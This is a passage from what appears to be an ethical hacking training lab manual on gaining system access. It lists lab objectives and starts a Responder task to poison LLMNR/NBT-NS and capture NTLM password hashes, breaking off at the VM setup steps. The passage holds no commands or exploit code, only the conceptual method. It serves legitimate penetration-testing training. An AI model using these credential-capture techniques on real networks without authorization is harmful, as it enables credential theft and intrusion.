For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as password cracking, vulnerability exploitation, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Audit system passwords using L0phtCrack
- Find vulnerabilities on exploit sites
- Exploit client-side vulnerabilities and establish a VNC session

- Gain access to a remote system using Armitage
- Gain access to a remote system using Ninja Jonin
- Perform buffer overflow attack to gain access to a remote system

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 100 Minutes

Overview of Gaining Access

The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

Lab Tasks

Task 1: Perform Active Online Attack to Crack the System's Password using Responder

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

Since the awareness of this attack is low, there is a good chance of acquiring user credentials in an internal network penetration test. By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.


Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

Module 06 – System Hacking

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.


Note: In this task, we will use the **Ubuntu (10.10.1.9)** machine as the host machine and the **Windows 11 (10.10.1.11)** machine as the target machine.

1. Turn on the **Windows 11** and **Ubuntu** virtual machines.
2. Switch to the **Ubuntu** virtual machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter** to sign in.



3. Now, switch to the **Windows 11** virtual machine and click **Ctrl+Alt+Del** to activate the machine. Click **Jason** from the left-hand pane and enter password as **qwerty**.

